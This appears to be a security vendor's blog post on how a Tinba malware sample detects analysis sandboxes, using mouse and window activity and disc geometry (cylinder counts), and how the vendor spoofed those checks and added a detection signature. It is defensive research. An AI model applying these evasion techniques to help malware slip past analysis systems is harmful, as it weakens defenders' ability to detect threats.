
Staying up-to-date with Malware Sandbox Detection: About Tinba, Human Behavior and Harddisc Cylinders

Just yesterday F-Secure made a blogpost about a new sample of Tinba that implements a new combinational evasion technique of sandbox systems, which on the one hand checks for human interaction indicators based on mouse movement (using GetCursorPos) and switching active foreground windows (using GetForeGroundWindow), as well as the disc size. Theoretically, all of these sandbox detection techniques are old cake and e.g. part of the 'Pafish' benchmark tool that implements typical evasion techniques:

Disc size check in Pafish (reference)

The new technique implemented by the Tinba sample that F-Secure posted about is that it checks the disc size not in a typical way. It uses the 'IOCTL_DISK_GET_DRIVE_GEOMETRY_EX' control code and counting the number of cylinders, which is a nice low-key way of determining the actual disc size. The structure returned by NtDeviceIoControl using the control code mentioned earlier eventually results in this data structure:


If we can intercept calls to NtDeviceIoControl and spoof the number of Cylinders accordingly, it is possible to make any disc size appear to have an arbitrary size.

As outlined in our noticed blogpost 'Benchmarking some popular public malware analysis services regarding their "Anti-VM" technology' that we posted about in February it is part of our daily job to try to stay up-to-date with sandbox evasive technologies. So that is what we did here.

As VxStream Sandbox runs by default with some 'action scripts' that simulate user behavior the first part of Tinba's sandbox detection was passed to begin with. As we already implement a variety of spoofing techniques it was easy to extend the current engine. Re-running the sample had the desired result: the checks were passed and Tinba starting showing a lot more behavior.

Report of Tinba with the latest VxStream Anti-VM Detection Technology

Additionally, we created a new behavior signature called 'Queries disc information (often used to evade virtual machines)' in order to generically detect this kind of behavior on any sample analyzed in the future.

Report URL: https://www.hybrid-analysis.com/sample/476fc456c66cbec138e3dab72a0f0e54f203dbf27ce88736b1893b668bce63c4?environmentId=1